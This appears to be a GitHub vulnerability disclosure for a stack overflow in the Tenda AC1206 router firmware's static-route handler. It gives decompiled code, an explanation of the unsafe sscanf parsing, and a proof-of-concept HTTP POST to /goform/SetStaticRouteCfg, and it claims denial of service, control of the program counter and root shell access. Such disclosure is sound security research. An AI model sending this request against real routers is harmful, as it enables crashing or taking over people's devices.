

main ▾ vuln / Tenda / AC1206 / 7 /



Darry-lang1 Add files via upload ...

on Aug 5 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206 1200M 11ac无线穿墙王千兆口路由器 [资料下载](#)[首页](#) / [AC1206](#) / [资料下载](#)

AC1206升级软件 V15.03.06.23

立即下载

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级, 不同型号不能使用该软件, 升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后, 请使用有线连接路由器升级, 升级过程中切勿切断电源, 否则会导致机器损坏无法使用!

* 如果链接错误或其他问题, 请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromSetRouteStatic function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl fromSetRouteStatic(webs_t wp, char_t *path, char_t *query)
2 {
3     int errCode; // [sp+18h] [+18h]
4     char *list; // [sp+1Ch] [+1Ch]
5     char param_str[256]; // [sp+20h] [+20h] BYREF
6
7     memset(param_str, 0, sizeof(param_str));
8     errCode = 0;
9     list = websGetVar(wp, "list", byte_510CB8);
10    save_staticroute_data("adv.staticroute", list, 126); // There is a stack overflow vulnerability
11    if (CommitCfm())
12    {
13        sprintf(param_str, "advance_type=%d", 8);
14        send_msg_to_netctrl(5, param_str);
15    }
16    else
17    {
18        errCode = 1;
19    }
20    websWrite(
21        wp,
22        "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
23    websWrite(wp, "{\"errCode\":%d}", errCode);
24    websDone(wp, 200);
25 }
```

In the fromSetRouteStatic function, list (the value of list) we entered will be passed into the save_staticroute_data function as a parameter, and this function has stack overflow.

```

1 void __cdecl save_staticroute_data(char *list_name, char *buf, char c)
2 {
3     char *i; // $v0
4     int count; // [sp+20h] [+20h]
5     int counta; // [sp+20h] [+20h]
6     int countb; // [sp+20h] [+20h]
7     char *q; // [sp+24h] [+24h]
8     const char *p; // [sp+28h] [+28h]
9     char mib_name[64]; // [sp+2Ch] [+2Ch] BYREF
10    char mib_value[256]; // [sp+6Ch] [+6Ch] BYREF
11    char dst_net[16]; // [sp+16Ch] [+16Ch] BYREF
12    char net_mask[16]; // [sp+17Ch] [+17Ch] BYREF
13    char net_gw[16]; // [sp+18Ch] [+18Ch] BYREF
14    char net_ifname[16]; // [sp+19Ch] [+19Ch] BYREF
15    char ct[8]; // [sp+1ACh] [+1ACh] BYREF
16
17    memset(mib_name, 0, sizeof(mib_name));
18    memset(mib_value, 0, sizeof(mib_value));
19    memset(net_ifname, 0, sizeof(net_ifname));
20    if ( strlen(buf) >= 5 )
21    {
22        counta = 1;
23        p = buf;
24        for ( i = strchr(buf, c); i; i = strchr(q, c) )
25        {
26            *i = 0;
27            q = i + 1;
28            memset(mib_name, 0, sizeof(mib_name));
29            sprintf(mib_name, "%s.list%d", list_name, counta);
30            if ( sscanf(p, "%[^,],%[^,],%[^,],%s", dst_net, net_mask, net_gw, net_ifname) == 4 )
31            {
32                if ( strcmp(net_ifname, "WAN1") )

```

In the `save_staticroute_data` function, the `buf` (the value of `list`) is formatted using the `sscanf` function and in the form of `%[^,],%[^,],%[^,],%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `dst_net`、`net_mask`、`net_gw` OR `net_ifname`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```

POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html


```

Cookie: ecos_pw=eee:language=cn

list=aa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```

/ # ls -l
total 48
drwxr-xr-x  2 1000  1000      4096 Aug  4 12:10 bin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 dev
lrwxrwxrwx  1 1000  1000        8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 etc_ro
lrwxrwxrwx  1 1000  1000      4096 Sep  6  2017 home -> /var/home
lrwxrwxrwx  1 1000  1000      4096 Sep  6  2017 init -> bin/busybox
drwxr-xr-x  3 1000  1000      4096 Sep  6  2017 lib
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 net
drwxr-xr-x  3 1000  1000      4096 Aug  4 09:55 proc
lrwxrwxrwx  1 1000  1000      4096 Sep  6  2017 root -> /var/root
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 sbin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 sys
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 tmp
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 usr
drwxr-xr-x  6 1000  1000      4096 Aug  4 09:06 var
lrwxrwxrwx  1 1000  1000      4096 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x  7 1000  1000      4096 Sep  6  2017 webroot_ro
/ #

```

Finally, you also can write exp to get a stable root shell.